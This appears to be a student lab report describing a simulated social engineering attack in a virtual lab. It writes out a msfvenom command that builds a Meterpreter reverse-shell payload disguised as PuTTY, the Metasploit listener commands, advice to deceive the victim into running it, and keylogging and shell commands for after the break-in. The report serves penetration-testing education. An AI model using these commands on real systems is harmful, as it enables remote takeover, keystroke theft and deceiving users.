

**Title: Social Engineering Attack Using Metasploit Framework (MSF)**

**1.1. Aim**

The aim of this project is to simulate a social engineering cyberattack using Kali Linux’s Metasploit Framework (MSF). The goal is to demonstrate how attackers create and deliver malicious payloads (disguised as legitimate software) to gain unauthorized access to a system. This simulation enhances understanding of penetration testing, malware behavior, and network defense.

**1.2. Principle (Process & Tools Used)**

This project follows a realistic ethical hacking methodology involving reconnaissance, payload creation, delivery, and exploitation. The process includes:

* Payload creation using msfvenom
* Payload delivery using WinSCP (secure file transfer)
* Execution monitoring through Metasploit Framework (MSF)
* Post-exploitation using Meterpreter shell

**Tools used:**

* Kali Linux (attacker machine)
* Windows 10 (target machine)
  + Metasploit Framework
  + msfvenom
  + WinSCP (file transfer)
  + PuTTY / Bad PuTTY (disguised malware)
  + Command Prompt (Windows CLI)

**I.3. Network Diagram**

+----------------+ +----------------+

| | badputty.exe | |

| Kali Linux | ----------------> | Windows PC |

| (msfvenom) | Generate payload | Receives file |

| | | Runs it |

+----------------+ +----------------+

| |

| |

| Listener (Metasploit multi/handler) |

| <----------------------------------|

| |

v v

Attacker gets remote control via Meterpreter

+----------------+ +----------------+

| | badputty.exe | |

| Kali Linux | ----------------> | Windows PC |

| (msfvenom) | Generate payload | Receives file |

| | | Runs it |

+----------------+ +----------------+

| |

| |

| Listener (Metasploit multi/handler) |

| <----------------------------------|

| |

v v

Attacker gets remote control via Meterpreter

**I.4. Materials & Setup**



* + 1 Kali Linux VM
  + 1 Windows 10 VM
  + Installed Metasploit Framework
  + WinSCP installed on Kali Linux
  + Network adapter in bridged mode for communication

**I.5. Network Configuration & Attack Execution**

**Step 1: Transfer PuTTY to Victim Machine:**

* + Open WinSCP on Kali Linux.
  + Connect to the victim machine using appropriate credentials.
  + Transfer the legitimate PuTTY executable to a designated folder

****


****

**Ip address of kali**



**Ip address of Windows**




****

**Pinging the IP of kali in windows**



**Pinging the ip of windows in kali**






****

**New user created**



**Hostname**



****

**Password**


Paas

**New file created**



**Username**



****



**Putty in kali**

**Step 2: Create the Malicious File**

Using msfvenom to create a disguised .exe file:



bash


msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.30 LPORT=4444 -f exe -o badputty.exe


* + LHOST: IP address of attacker (Kali)
  + LPORT: Listening port
  + ****badputty.exe: Output file (fake PuTTY)


**Step 2: Transfer File to Victim**


* + Open WinSCP on Kali Linux.
  + Connect to the victim’s shared folder or use known credentials.
  + Transfer badputty.exe to Desktop or Downloads.
  + Social Engineering: Tell the victim it’s a secure SSH tool.










****



****


****

**Step 3: Start Metasploit Listener**

bash

* msfconsole
* use exploit/multi/handler
* set PAYLOAD windows/meterpreter/reverse\_tcp
* set LHOST 192.168.1.30
* set LPORT 4444
* exploit

****

****

****

****

****

****

****

****

****

**Step 4: Victim Executes the File**

Once the victim opens badputty.exe, a Meterpreter session starts on Kali.

**Step 5: Post-Exploitation Using Meterpreter**

Available Meterpreter commands:

* sysinfo – View system info
* screenshot – Capture screen
* keyscan\_start, keyscan\_dump – Start and capture keystrokes
* shell – Drop into Windows CMD
* upload/download – File transfer

Note on Meterpreter Behavior:

* Meterpreter runs in memory only (stealthy).
* If the session is closed or system restarts, access is lost.
* To maintain access, persistence techniques must be added (not covered here).

**I.6. Conclusion**

This project successfully demonstrates how attackers use social engineering techniques to trick users into running malware. Using Metasploit, we gained remote control over the system and executed real post-exploitation tasks. This highlights the critical need for cybersecurity awareness, especially against disguised executables and phishing-style attacks.

**Lessons Learned:**

* How to create payloads with msfvenom
* How to use WinSCP for malware delivery
* The importance of user awareness
* The behavior and risks of Meterpreter sessions

**Security Advice:**

* Never run unknown .exe files.
* Keep antivirus/firewalls updated.
* Regularly train staff on phishing/social engineering risks.